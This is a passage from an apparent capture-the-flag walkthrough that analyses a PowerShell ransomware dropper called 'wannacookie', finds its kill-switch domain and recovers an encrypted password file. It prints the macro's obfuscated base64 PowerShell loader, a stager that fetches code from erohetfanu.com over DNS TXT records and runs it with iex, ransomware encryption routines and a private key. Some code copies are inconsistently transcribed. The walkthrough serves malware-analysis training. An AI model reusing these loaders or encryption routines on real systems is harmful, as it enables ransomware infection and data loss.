cmd = "powershell.exe -NoE -Nop -NonI -ExecutionPolicy Bypass -C ""sal a New-Object; iex(a IO.StreamReader((a IO.Compression.DeflateStream([IO.MemoryStream][Convert])::FromBase64String('IVHRSsMwFP2VSwksYU-toWkxxY4iyir4oaB+EMUYoqQ1syUjToXT7d2/1Zb4pF5JDzuGce2+a3tXRegcP2S0lmsFA/AKIBt4ddjbChArBJnCCGxiAbOEMiBsfSI23MKzrVocNXdfeHU2Im/k8euuiVJRsz1Ixdr5UEw9LwGOKRucFBP74PABMWmQSopCSVViSZWre6w-7da2usIKt8C6zskiLPJcJyttRjgC9zehNiQXRIBXispnKP7qYZ5S+mM7vjoavXPek9wb4qwmoARN8a2KjXS9qvwf+TSakEb+JBHj1eTBQvVVMdDFY997NQKaMSz-ZurIXpEv4bYsWfcnA51nxQQvGDxr1P8NxH/kMy9gXREohG'),[IO.Compression.CompressionMode]::Decompress)),[Text.Encoding]::ASCII)).ReadToEnd()"" "
Shell cmd
End Sub
```

This the macro malicious PowerShell processor code :

```
cmd = "PowerShell.exe -NoE -Nop -NonI -ExecutionPolicy Bypass -C ""sal a New-Object; iex(a IO.StreamReader((a IO.Compression.DeflateStream([IO.MemoryStream][Convert])::FromBase64String('IVHRSsMwFP2VSwksYU-toWkxxY4iyir4oaB+EMUYoqQ1syUjToXT7d2/1Zb4pF5JDzuGce2+a3tXRegcP2S0lmsFA/AKIBt4ddjbChArBJnCCGxiAbOEMiBsfSI23MKzrVocNXdfeHU2Im/k8euuiVJRsz1Ixdr5UEw9LwGOKRucFBP74PABMWmQSopCSVViSZWre6w-7da2usIKt8C6zskiLPJcJyttRjgC9zehNiQXRIBXispnKP7qYZ5S+mM7vjoavXPek9wb4qwmoARN8a2KjXS9qvwf+TSakEb+JBHj1eTBQvVVMdDFY997NQKaMSz-ZurIXpEv4bYsWfcnA51nxQQvGDxr1P8NxH/kMy9gXREohG'),[IO.Compression.CompressionMode]::Decompress)),[Text.Encoding]::ASCII)).ReadToEnd()"" "
```

03. Let's study it a little bit further to know what it is doing :

it's using Base64 zipped binary data , So we have to convert it from base64 to gzipped binary data then unzipped it to explain text format

You can refer to Sans PowerShell cheatsheet :

<https://pen-testing.sans.org/blog/2016/05/25/sans-powershell-cheat-sheet/>



Ransomware Recovery | 2_Identifier the Domain



04. We could use the command it self or use online tool to decode than unzip to readable text format:

Method 1:

Let's run the command but first we need to modify it, Remove the following:

-**NoE** -**Nop** -**NonI** at the beginning : these are execution argument substrings we don't need.

-**NoE** No Exit Prevents PowerShell from exiting after running the startup commands.

-**NoP** No Profile Prevents PowerShell from loading profile scripts, which get executed on launch, so as to avoid potentially unwanted commands or settings.

-**NonI** Noninteractive Used to prevent creating an interactive prompt for the user. Used in combination with WindowStyle Hidden to hide signs of execution.

" Before "**sal** and also " " at the end because VB macro has a specific escaped format for quotes .

iex This is a downloader IEXDS used to download and execute scripts for PowerShell so we remove it to stop any more PowerShell script execution .

> Then add at the end | **Out-File source-1.ps1** to save the result to file , The PowerShell code will be :

```
PowerShell.exe -ExecutionPolicy Bypass -C "sal a New-Object; (a IO.StreamReader((a IO.Compression.DeflateStream([IO.MemoryStream][Convert]::FromBase64String('1VHRSsMwFP2VSwksYUtoWkxxY4iyir4oaB+EMUYoqQ1syUjToXT7d2/1Zb4pF5JDzuGce2+a3tXRegcP2S-0lmsFA/AKIBt4ddjbChArBJnCCGxiAbOEMiBsfSI23MKzrVocNXdfeHU2Im/k8euuiVJRsZ1Ixdr5-7da2uslKt8C6zskiLPJcJyttRjgC9zehNiQXrIBXiispnKP7qYZ5S+mM7vjoavXPek9wb4qwmoARN8a2kUEw9LwGOKRucFBP74PABMwlmQSopCSVViSZlWe6w7da2uslKt8C6zskiLPJcJyttRjgC9zehNiQXrIBXiispnKP7qYZ5S+mM7vjoavXPek9wb4qwmoARN8a2kjXS9qvwf+TSakEb+JBHj1eTBQvVVMdDFY997NQKaMSz-ZurIXpEv4bYsWfcnA51nxQQvGDxrIP8NxH/kMy9gXREohG'),[IO.Compression.CompressionMode]::Decompress)),[Text.Encoding]::ASCII)).ReadToEnd() | Out-File source-1.ps1 "
```

> Type this code in terminal and run it ,
then check the file **source-1.ps1** by using **ls** command.

```
ps C:\Users\IEUser\Downloads\wannacookie> powershell.exe -ExecutionPolicy Bypass -C "sal a New-Object; (a IO.StreamReader((a IO.Compression.DeflateStream([IO.MemoryStream][Convert]::FromBase64String('1VHRSsMwFP2VSwksYUtoWkxxY4iyir4oaB+EMUYoqQ1syUjToXT7d2/1Zb4pF5JDzuGce2+a3tXRegcP2S-0lmsFA/AKIBt4ddjbChArBJnCCGxiAbOEMiBsfSI23MKzrVocNXdfeHU2Im/k8euuiVJRsZ1Ixdr5-7da2uslKt8C6zskiLPJcJyttRjgC9zehNiQXrIBXiispnKP7qYZ5S+mM7vjoavXPek9wb4qwmoARN8a2kUEw9LwGOKRucFBP74PABMwlmQSopCSVViSZlWe6w7da2uslKt8C6zskiLPJcJyttRjgC9zehNiQXrIBXiispnKP7qYZ5S+mM7vjoavXPek9wb4qwmoARN8a2kjXS9qvwf+TSakEb+JBHj1eTBQvVVMdDFY997NQKaMSz-ZurIXpEv4bYsWfcnA51nxQQvGDxrIP8NxH/kMy9gXREohG'),[IO.Compression.CompressionMode]::Decompress)),[Text.Encoding]::ASCII)).ReadToEnd() | Out-File source-1.ps1 "
```



Ransomware Recovery | 2_Identifier the Domain



> Let's look at **source-1.ps1**:

```
type .\source-1.ps1
```

```
PS C:\Users\IEUser\Downloads\wannacookie> type .\source-1.ps1
function H2A($a) {$o; $a -split '(..)' | ? { $_ } | foreach {[char]([convert]::toint16($_,16))} | foreach {$o = $o + $_}; return $o}; $f = "77616E6E61636F6F6B69652E6D696E2E707331"; $h = ""; foreach ($i in 0..([convert]::ToInt32((Resolve-DnsName -Server erohetfanu.com -Name "$f.erohetfanu.com" -Type TXT).strings, 10)-1)) {$h += (Resolve-DnsName -Server erohetfanu.com -Name "$i.$f.erohetfanu.com" -Type TXT).strings}; iex($(H2A $h | Out-string))
PS C:\Users\IEUser\Downloads\wannacookie>
```

Method 2:

Using online converter “CyberChef”, Copy the base64 code to input field > select from base64 option and raw inflate option :

The screenshot shows the CyberChef interface with the following configuration:

- Recipe:** From Base64
- Input:** The base64 encoded PowerShell script provided in the previous code block.
- Output:** The rawinflate output, which is the decoded PowerShell script.
- Options:**
 - Alphabet: A-Za-z0-9+=
 - Remove non-alphabet chars: checked
 - Raw Inflate:
 - Start index: 0
 - Initial output ...: 0
 - Buffer expand... Adaptive
 - Resize buffer after decompression: unchecked
 - Verify result: unchecked

> Copy the result to new file in Visual Basic Code and save it to as **source-1.ps1**

05. As you can see from both methods It's retrieve more PowerShell scripts to run,

```
function H2A($a) {$o; $a -split '(..)' | ? { $_ } | foreach {[char]([convert]::toint16($_,16))} | foreach {$o = $o + $_}; return $o}; $f = "77616E6E61636F6F6B69652E6D696E2E707331"; $h = ""; foreach ($i in 0..([convert]::ToInt32((Resolve-DnsName -Server erohetfanu.com -Name "$f.erohetfanu.com" -Type TXT).strings, 10)-1)) {$h += (Resolve-DnsName -Server erohetfanu.com -Name "$i.$f.erohetfanu.com" -Type TXT).strings}; iex($(H2A $h | Out-string))
```

And it's communicate with the domain **erohetfanu.com** to download the PowerShell script with code **77616E6E61636F6F6B69652E6D696E2E707331** which we decoded before to **wannacookie.min.ps1**.



Ransomware Recovery | 2_Identifier the Domain



Go to your Badge > Objectives > Enter erohetfanu.com

Identify the Domain

Difficulty:

Using the Word docm file, identify the domain name that the malware communicates with.



Erohetfanu.com, I wonder what that means?







Main Challenge

Ransomware Recovery

Stop the Malware

Difficulty:

Identify a way to stop the malware in its tracks!

- 📍 1) Cookie Recipe document to find killswitch domain .
- 2) HoHoHo daddy terminal to register the domain : the terminal is beside the snort terminal.



Unfortunately, Snort alerts show multiple domains, so blocking that one won't be effective.

I remember another ransomware in recent history had a **killswitch domain that, when registered, would prevent any further infections.**

Perhaps there is a mechanism like that in this ransomware? Do some more analysis and see if you can find a fatal flaw and activate it!



Ransomware Kill Switches

I think I remember reading an article recently about Ransomware Kill Switches. Wouldn't it be nice if our ransomware had one!

<https://www.wired.com/2017/05/accidental-kill-switch-slowed-fridays-massive-ransomware-attack/>



Main Challenge

Ransomware Recovery | 3_Stop the Malware



Solution

01. Let's continue analysis of our malware file :

First edit `source-1.ps1` and remove `iex` to prevent running PowerShell file `wannacookie.min.ps1` after download:

The code after editing :

```
function H2A($a) {$o; $a -split '(..)' | ? { $_ } | foreach {[char]([convert]::toint16($_,16))} | foreach {$o = $o + $_}; return $o}; $f = "77616E6E61636F6F6B69652E6D696E2E707331"; $h = ""; foreach ($i in 0..([convert]::ToInt32((Resolve-DnsName -Server erohetfanu.com -Name "$f.erohetfanu.com" -Type TXT).strings, 10)-1)) {$h += (Resolve-DnsName -Server erohetfanu.com -Name "$i.$f.erohetfanu.com" -Type TXT).strings}; iex($(H2A $h | Out-string))
```

02. Let's run the modified code and export the result to `wannacookie.min.ps1` by adding `| out-file wannacookie.min.ps1` at the end of our command :

```
.\source-1.ps1 | out-file wannacookie.min.ps1
```

It will take some time wait until finish.

03. Let's look at `wannacookie.min.ps1`:

```
type .\wannacookie.min.ps1
```

```
rn $cont};function B2G {param([byte[]]$Data);Process {$out = [System.IO.MemoryStream]::new();$gStream = New-Object System.IO.Compression.GzipStream $out, ([IO.Compression.CompressionMode]::Compress);$gStream.Write($Data, 0, $Data.Length);$gStream.Close();return $out.ToArray()}};function G2B {param([byte[]]$Data);Process {$SrcData = New-Object System.IO.MemoryStream( , $Data );$output = New-Object System.IO.MemoryStream;$gStream = New-Object System.IO.Compression.GzipStream $SrcData, ([IO.Compression.CompressionMode]::Decompress);$gStream.CopyTo( $output );$gStream.Close();$SrcData.Close();[byte[]] $byteArr = $output.ToArray();return $byteArr}};function sh1([String] $String) {$SB = New-Object System.Text.StringBuilder;[System.Security.Cryptography.HashAlgorithm]::Create("SHA1").ComputeHash([System.Text.Encoding]::UTF8.GetBytes($String))|%{[Void]$SB.Append($_.ToString("x2"))};$SB.ToString()};function p_k_e($key_bytes, [byte[]]$pub_bytes){$cert = New-Object -TypeName System.Security.Cryptography.X509Certificates.X509Certificate2;$cert.Import($pub_bytes);$encKey = $cert.PublicKey.Key.Encrypt($key_bytes, $true);return $(B2H $encKey)};function e_n_d {param($key, $allfiles, $make_cookie );$tcount = 12;for ( $file=0; $file -lt $allfiles.length; $file++ ) {while ($true) {$running = @(Get-Job | Where-Object { $_.State -eq 'Running' });if ($running.Count -le $tcount) {Start-Job -ScriptBlock {param($key, $File, $true_false);try{$_d_file $key $File $true_false} catch {$_._Exception.Message | Out-String | Out-File $($env:UserProfile+'\Desktop\ps_1.ps_1.txt') -append}} -args $key $allfiles[$file] $make_cookie -InitializationScript $functions;break} else {Start-Sleep}}
```

it's hard to view here Let's look at it in Visual Basic Code , open the file in Visual Basic Code and clean it up to get a better view , the file after clean up will look like this:

```
1  $functions = {
2
3      1 reference
4      function e_d_file($key, $File, $enc_it) {
5          [byte[]]$key = $key;
6          $Suffix = ".wannacookie";
7          [System.Reflection.Assembly]::LoadWithPartialName('System.Security.Cryptography');
8          [System.Int32]$KeySize = $key.Length*8;
9          $AESP = New-Object 'System.Security.Cryptography.AesManaged';
10         $AESP.Mode = [System.Security.Cryptography.CipherMode]::CBC;
11         $AESP.BlockSize = 128;
12         $AESP.KeySize = $KeySize;
13         $AESP.Key = $key;
```



Ransomware Recovery | 3_Stop the Malware



04. Let's read the code after we cleaned it:

AES Encryption function `e_d_file`
Conversion functions `H2B , A2H , H2A , B2H, ti_rox`
Compression function `B2G`
Decompress function `G2B`
Hashing function `sh1`
Encrypt function using `PublicKey p_k_e`
Encrypt and Decrypt function `e_n_d`
Get using DNS function `g_o_dns`
Split function `s_2_c`
Send using DNS function `snd_k`
The Main function `wanc`

05. We are looking for kill switch domain like wanna cry malware to stop this ransomware before running , this has to be at the beginning of the main function:

1. Let's take a look at the first code In main function :

```
$S1 = "1f8b080000000000000040093e76762129765e2e1e6640f6361e7e202000cdd5c5c10000000";  
  
if ($null -ne ((Resolve-DnsName -Name $(H2A $(B2H $($ti_rox $(B2H $($G2B $($H2B $S1)))) $($Resolve-DnsName -Server erohetfanu.com -Name 6B696C6C737769746368.erohetfanu.com -Type TXT).Strings))).ToString() -ErrorAction 0 -Server 8.8.8.8))  
{return};
```

This code line is making request over `DNS` using `$S1` after applying few functions to convert it and compress it then it sent to google dns `server 8.8.8.8` , if answer is not null `$null -ne` continue running the rest of the code , but if answer is null `$null` than exit the code and stop running.

Also the `-ErrorAction 0` option to silently continue even if there is an error .

`return` means exit the current scope, which can be a function, script, or script block. Seems this is our kill switch, So we need to figure out what is the dns query name.

2. From previous steps you will notice that malware use DNS request with subdomain in dns query name which refer to what file or message needed , here we have request using this code: `6B696C6C737769746368`

Let's decoded From HEX as before:

`6B696C6C737769746368 > killswitch`

So this confirm that the kill switch domain must be in this code block.

3. Let's use `PowerShell ISE` to create separate points and view the data as been transmitted and call functions from the malware script.



Main Challenge

Ransomware Recovery | 3_Stop the Malware



Run PowerShell ISE and open the file `wannacookie.min.ps1`, then extract the name query from the script block and add it into new line after `$S1` and assign it to `$ks` the code will be :

```
$s1 = "1f8b08000000000040093e76762129765e2e1e6640f6361e7e2020000cd5c5c10000000";  
$ks = $(H2A $($B2H $($ti_rox $($B2H $($G2B $($H2B $s1)))) $($Resolve-DnsName -Server erohetfanu.com -Name 6B696C6C737769746368.erohetfanu.com -Type TXT).strings)))
```


Also add stop point after `$ks` block script to stop the script , then run.

In bottom console write `$ks` to print out the domain name in dns query :

```
PS C:\Users\IEUser> C:\Users\IEUser\Downloads\wannacookie\wannacookie.min-m.ps1  
Hit Line breakpoint on 'C:\users\IEUser\Downloads\wannacookie\wannacookie.min-m.ps1:211'  
[DBG]: PS C:\Users\IEUser>> $ks  
yippeekiyaa.aaay
```

We found it ! `yippeekiyaa.aaay`

06. Go to **HoHoHo daddy terminal** and register the domain “`yippeekiyaa.aaay`” to stop the malware from doing a new infections:





Main Challenge

Ransomware Recovery | 3_Stop the Malware




Yippee-Ki-Yay! Now, I have a ma... kill-switch!



Identify the Domain

Difficulty:

Using the Word docm file, identify the domain name that the malware communicates with.







Main Challenge

Ransomware Recovery

Recover Alabaster's Password

Difficulty:

Recover Alabaster's password as found in the encrypted password vault.

- 📍 Forensic_artifacts.zip which contain a memory dump from Alabaster computer and his encrypted password database.

Now that we don't have to worry about new infections, I could sure use your L337 security skills for one last thing.

As I mentioned, I made the mistake of analyzing the malware on my host computer and the ransomware encrypted my password database.

Take this zip with a memory dump and my encrypted password database, and see if you can recover my passwords.

One of the passwords will unlock our access to the vault so we can get in before the hackers.



Memory Strings

Pulling strings from a memory dump using the linux strings command requires you specify the -e option with the specific format required by the OS and processor.

Of course, you could also use powerdump.

https://github.com/chrisjd20/power_dump



Public / Private Key Encryption

wannacookie.min.ps1? I wonder if there is a non-minified version?

If so, it may be easier to read and give us more information and maybe source comments?





Solution

01. Download Forensic_artifacts.zip and unzip it :

https://www.holidayhackchallenge.com/2018/challenges/forensic_artifacts.zip

02. Download powerdump tool :

https://github.com/chrisjd20/power_dump

03. Let's follow the hint given by elf and try to see if there is a **non-minified** version of the **wannacookie.min.ps1**,

Assuming that **min** used to point to **minified** version than a **non-minified** version would be **wannacookie.ps1**.

04. Let's try to grab the file :

Method1:

We can use the code in file **source-1.ps1** which used to download **wannacookie.min.ps1** but change **\$f** to the name of the file we need **wannacookie.ps1** after we encoded in **HEX** without spaces **77616e6e61636f6f6b69652e707331**.

A. Create a copy of **source-1.ps1** and rename it to **source-1b.ps1** then edit the value of **\$f** , The code after editing will look like this :

```

2 references
1 function H2A($a) {
2     $o;
3     $a -split '(..)' | ? { $_ } |
4     forEach {[char]::toint16($_,16))} |
5     forEach {$o = $o + $_};
6     return $o
7 };
8
9 $f = "77616e6e61636f6f6b69652e707331";
10 $h = "";
11 foreach ($i in 0..([convert]::ToInt32((
12 [Resolve-DnsName -Server erohetfanu.com -Name "$f.erohetfanu.com" -Type TXT].strings, 10)-1))
13 {$h += ([Resolve-DnsName -Server erohetfanu.com -Name "$i.$f.erohetfanu.com" -Type TXT].strings);
14
15 ($(H2A $h | Out-string))
16

```

B. Run the modified code in PowerShell and export the result to **wannacookie.ps1** :

`.\source-1b.ps1 | out-file wannacookie.ps1`

It will take some time wait until finish.

You can use tool like DNS Query Sniffer to see dns connection in live action

https://www.nirsoft.net/utils/dns_query_sniffer.html

Host Name	Port	Qu...	Re...	Request Time	Response Time	Dura...	R...	R...	A	TEXT
3743.736F757263652E6D696E2E68746D6C.erohetfanu.com	54713	7F2D	TEXT	1/12/2019 1:40:08 PM.613	1/12/2019 1:40:08 PM.753	140 ms	Ok	1		6c4850433032325135333556a44796e643461357233455876655a7a2f3762409472f5566514f
3744.736F757263652E6D696E2E68746D6C.erohetfanu.com	50342	30A5	TEXT	1/12/2019 1:40:08 PM.753	1/12/2019 1:40:08 PM.941	187 ms	Ok	1		54363135684f396f5433753274666c51466c4956757751565a62766c5348324e52333874627a
3745.736F757263652E6D696E2E68746D6C.erohetfanu.com	61389	0317	TEXT	1/12/2019 1:40:08 PM.972	1/12/2019 1:40:09 PM.144	171 ms	Ok	1		6b6a477756437497a6d675733412f485465614248796574497857474362b4d5645527637654f
3746.736F757263652E6D696E2E68746D6C.erohetfanu.com	55249	E296	TEXT	1/12/2019 1:40:09 PM.222	1/12/2019 1:40:09 PM.300	78 ms	Ok	1		71726f503054315a72364e53644d4d666965577348777631516a6467366e493563794466724
3747.736F757263652E6D696E2E68746D6C.erohetfanu.com	53662	72B5	TEXT	1/12/2019 1:40:09 PM.300	1/12/2019 1:40:09 PM.472	171 ms	Ok	1		5a545037246694641626c39632b666f7058696161431714a4a37386e4347314b3165465334



Method2 :

Let's examine the malware code in file wannacookie.min.ps1 to find any other interesting codes and see how it's download the files :

- A. You notice this interesting code for requesting html file :

```
$html_c = @{'GET /' = $(g_o_dns (A2H "source.min.html"))};
```

Which is grabbing file `source.min.html` using `g_o_dns` function after converting the name using `A2H` function.

- B. Open the file `wannacookie.min.ps1` in PowerShell ISE and create a `breakpoint` before the main function to get all functions loaded and ready to test our code.

- C. Run the script then when stop at breakpoint write the code snippet in bottom console and press enter to export the result to `wannacookie.ps1` :

```
$(g_o_dns (A2H "wannacookie.ps1")) | out-file wannacookie.ps1
```

It will take some time wait until finish.

Stop the debugger from upper menu debug > stop debugger

05. Let's take a look at the new file code `wannacookie.ps1`, now we have clear view at the functions meaning:

File Encryption /Decryption function `e_d_file` > `Enc_Dec-File`

Hashing function using `Sha1 sh1` > `sha1`

Encrypt function using `PublicKey p_k_e` > `Pub_Key_Enc`

Encrypt and Decrypt function `e_n_d` > `enc_dec`

Get using DNS function `g_o_dns` > `get_over_dns`

Split function `s_2_c` > `split_to_chunks`

Send key function `snd_k` > `send_key`

The Main function `wanc` > `wannacookie`

06. Let's see how the malware work:

1. First it's check the killswitch domain
2. Check the local host at port 8080 if it's not used 127.0.0.1:8080
3. Grab the public key over the DNS `$pub_key`
4. Generate a random key `$Byte_key`
5. Convert the random key `$Byte_key` from bytes to HEX > `$Hex_key`
6. Create a hash for the random key `$Hex_key` > `$Key_Hash`
7. Encrypt the random key `$Byte_key` using public key `$pub_key` `$Pub_key_encrypted_Key` > `$Pub_key_encrypted_Key`
8. Send the encrypted random key `$Pub_key_encrypted_Key` to the server and retrieve the cookie id > `$cookie_id`



9. Get date and time \$date_time
10. Get list of files with extension .elfdb in
11. {Desktop, Documents, Videos, Pictures, Music folders} > \$future_cookies
12. Encrypt all the elfdb files in \$future_cookies with the random key \$Byte_key
13. Clear the values in \$Hex_key , \$Byte_key
14. Set \$lurl to http://127.0.0.1:8080/
15. Get main html named source.min.html > \$htmlcontents
16. Set html content - close request to <p>Bye!</p>
17. Starts a PowerShell background job with maximized windows size which provides a simple, programmatically controlled HTTP protocol listener \$listener using localhost 127.0.0.1 on port 8080
18. Load source.min.html into maximized browser windows
19. After that depends on http get request received :
 - Request GET / get the main html file > source.min.html
 - Request GET /decrypt decrypt the files using key after validation with hashing
 - Request GET /close close window after displaying word Bye!
 - Request GET /cookie_is_paid check with the server to see if the ransom was paid using \$cookie_id

07. Let's first grab the file **source.min.html** and also try **un-minified version source.html**:

```
$(g_o_dns (A2H "source.min.html")) | out-file source.min.html
```

It will take some time wait until finish , it's about 6800 requests !

```
$(g_o_dns (A2H "source.html")) | out-file source.html
```

it will take some time wait until finish , it's about 6800 requests !

It's seems the html code doesn't have any useful information just confirm the sequence of how malware works, This how the **source.html** file source code after download :

```
html</>
<head>
<meta http-equiv="Content-Type" content="text/html; charset=UTF-16LE">
<meta name="author" content="Bill Clay">
<script src="https://ajax.googleapis.com/ajax/libs/jquery/3.3.1/jquery.min.js"></script>
<style>
body {
    font-family: monospace;
    height: 90%;
    width: 99%;
    left: 0;
    top: 0;
    background-color: black;
    background-repeat: no-repeat;
    background-size: auto 100%;
```




08. Let's grab the public key from server :

Using encoded hex 7365727665722E637274 > server.crt

```
$ (g_o_dns (A2H "server.crt")) | out-file server.crt
```

PEM certificates usually have extensions such as .pem, .crt, .cer, and .key. They are Base64 encoded ASCII files

09. Because the key encryption function is using public key then the decryption will need a private key as shown here :



let's try grab it using `server.key` :

```
$ (g_o_dns (A2H "server.key")) | out-file server.key
```

This Unencrypted private key in PEM file `.key` , The KEY extension is used both for public and private PKCS#8 keys which prefixed with a “-- BEGIN ...” line.

10. We need also to calculate the length of the different keys available in the malware code for easier filtration after memory dump analysis :

(1) First create a breakpoints after each key variable we need to its length and comments the lines we don't need.

(2) Then we will use `$variable.length` command to know the lengths as following :

```
$Pub_key_encrypted_Key.length
```

(3) Now run the script and type the command to get the length after each variable :

```
$Pub_key_encrypted_Key > 512
```

`$pub_key > 865` we can got from there server in previous step

`$Key_Hash > 40` we don't need it because the hashing is irreversible process

`$Byte_key > 16` we don't need it because it's cleared after usage

`$Hex_key > 32` we don't need it because it's cleared after usage



11. Now we are ready to try finding a way to decrypt the file `alabaster_passwords.elfdb.wanna-cookie`, let's start with analyzing the memory dump `powershell.exe_181109_104716.dmp`:

1. We will use **powerdump** tool to retrieves powershell blocks and variables from memory , run the tool on the memory dump file and make sure the dump file in same directory as **power_dump.py** file for easier commands,
 2. Let's fire up the tool using the following command :

python power_dump.py

3. Select option 1 to load a powershell memory dump >Write ls to list files > Write Id dump-filename to load our powershell memory dump file

1d powershell.exe_181109_104716.dmp

4. Go back using **b** > Select **option 1** to process this dump
It will take some time wait until finish.
 5. Select **option 4** to search/dump stored PS variables

There is 10947 possible variables stored in memory , we need to reduce this number so let's do some filtration, we are looking for \$Pub_key_encrypted_Key which is in hex because it's outputted using B2H converter at end of Pub_Key_Enc function :

matches “^ [a-fA-F0-9]+ \$”

And its length = 512 :

len == 512

So now there is 1 Possible variable , you can see it by `print` command

print

Let's go ahead and dump those:

dump

it's dumped to file named `variable_values.txt`, copy the file to other location rename it to `Pub_key_encrypted_Key.txt`



Ransomware Recovery | 4_Recover Alabaster's Password



6. Also we can look for **\$Key_Hash** to prove our key after we decrypt it , we know it's in **Hex** and **length = 40** , clear the filters first :

```
clear
```

Then Hex filter :

```
matches "^[a-fA-F0-9]+$"
```

And it's length = 40 :

```
len == 40
```

So now there is 1 Possible variable , you can see it by **print** command

```
print
```

Let's go ahead and dump those :

```
dump
```

it's dumped to file named **variable_values.txt** , copy the file to other location and rename it to **sha1.txt**

7. So we have **\$Pub_key_encrypted_Key** , **\$Key_Hash** , server public key, server private key

12. Let's reverse malware process, First we will need to decrypt **\$Pub_key_encrypted_Key** with **\$private_key** to get **\$Byte_key** then decrypt the file with **\$Byte_key** to get **alabaster_passwords.elfdb** , let's begin :

a) First we need a certificate type that can work with **The X.509 certificate import method** , it's support several certificate types : Base64-encoded or DER-encoded X.509 certificates, PFX/ PKCS12 certificates, and signer certificates such as Authenticode.

You can find more about Asymmetric Encryption/Decryption here

<https://docs.microsoft.com/en-us/dotnet/api/system.security.cryptography.x509certificates.x509certificate2>

We need to have a cert with a private key in supported format , let's convert our pem files (**.crt**, **.key**) to pfx certificate type using **openssl** :

1. Install **openssl**

Openssl installation tutorial : https://www.youtube.com/watch?v=892_4UQy_L8

2. Browser to certificate and private key folder then run the following command to check the private key :

```
openssl rsa -in server.key -check
```

if you encounter any error with **crt** or **key** file try to download the files again.

```
PS C:\Users\IEUser\Downloads\wannacookie> openssl rsa -in server.key -check
RSA key ok
writing RSA key
-----BEGIN RSA PRIVATE KEY-----
MIIEpAIvAAKCAQEAxIjc2VVG1wmzBi+LDNlLYpUeLHhGZYtgjKAye96h6pfrUqcL
SvCuC+s5wy1kg0rrx/pZh4YXqfbolt77x2AqvjGuRJYwa78EMtHtgq/6njQa3TL
ULPSpMTCM9H0SWF77VgDRSReQPjaoyp03TFbs/Pj1Th1qdTwPA01u4vvXi5Kj2z
08QnxYQBhpRxFPnB9Ak6G9EgeR5NEkz1ciiVXN37A/P7etMiU4qsOBipEcBvL6nE
AoABlUHzWCtBBb9P1hwLdlsY1k7tx5wHzD7IhJ5P8tdksBzgrWjYxUfBreddg+4
nRVVuKebE9Jq6zImCfu8e1XjCJk80LZP9WZWDQIDAQABAOIBAB3SBnCTl+QY/Kj7
ncWdUurqZWP/kr6GXQ8+mwBI+BMrNA1uGjviHUWg/ZjP0mgdPR1iyyLdHcoURMZ
fnyRpWxLwxthUXeHzENJxxgFS6mljk3x4G/Rz7o+/CJgwQhBwmRw7k4Xbpw9LK+
E51kFnC2vG+fGxUiaeALWh6RXD7dx7emkkv8+TuVRRIUTlrxXTGxCTdcfcXnjafl+i
```



Ransomware Recovery | 4_Recover Alabaster's Password



3. Check the certificate:

```
openssl x509 -in server.crt -text -noout
```

4. Convert add the private key to the certificate and convert to pfx without a password

```
openssl pkcs12 -export -out server.pfx -inkey server.key -in server.crt
```

5. Check the certificate pfx file:

```
openssl pkcs12 -info -in server.pfx
```

- b) We need to create function to decrypt the file encryption key using the private key, let's call it `Pub_Key_Dec` function :

```
function Pub_Key_Dec($encKey){  
    $cert = New-Object -TypeName System.Security.Cryptography.X509Certificates.X509Certificate2  
    $cert.Import( "C:\Users\IEUser\Downloads\wannacookie\server.pfx" )  
    $deckey = $cert.PrivateKey.Decrypt($encKey, $true)  
    return $(B2H $deckey) }
```

Then we add the following lines to the main function to import `$Pub_key_encrypted_Key` from `Pub_key_encrypted_Key.txt` file :

```
$Pub_key_encrypted_Key = Get-Content -Path "C:\Users\IEUser\Downloads\wanna-  
cookie\Pub_key_encrypted_Key.txt"
```

And Convert it from HEX to Bytes to be able to use it in `Pub_Key_Dec` function :

```
$Pub_key_encrypted_Key = $(H2B $Pub_key_encrypted_Key);
```

- c) Now let's run our code and add breakpoint after our added code lines:

```
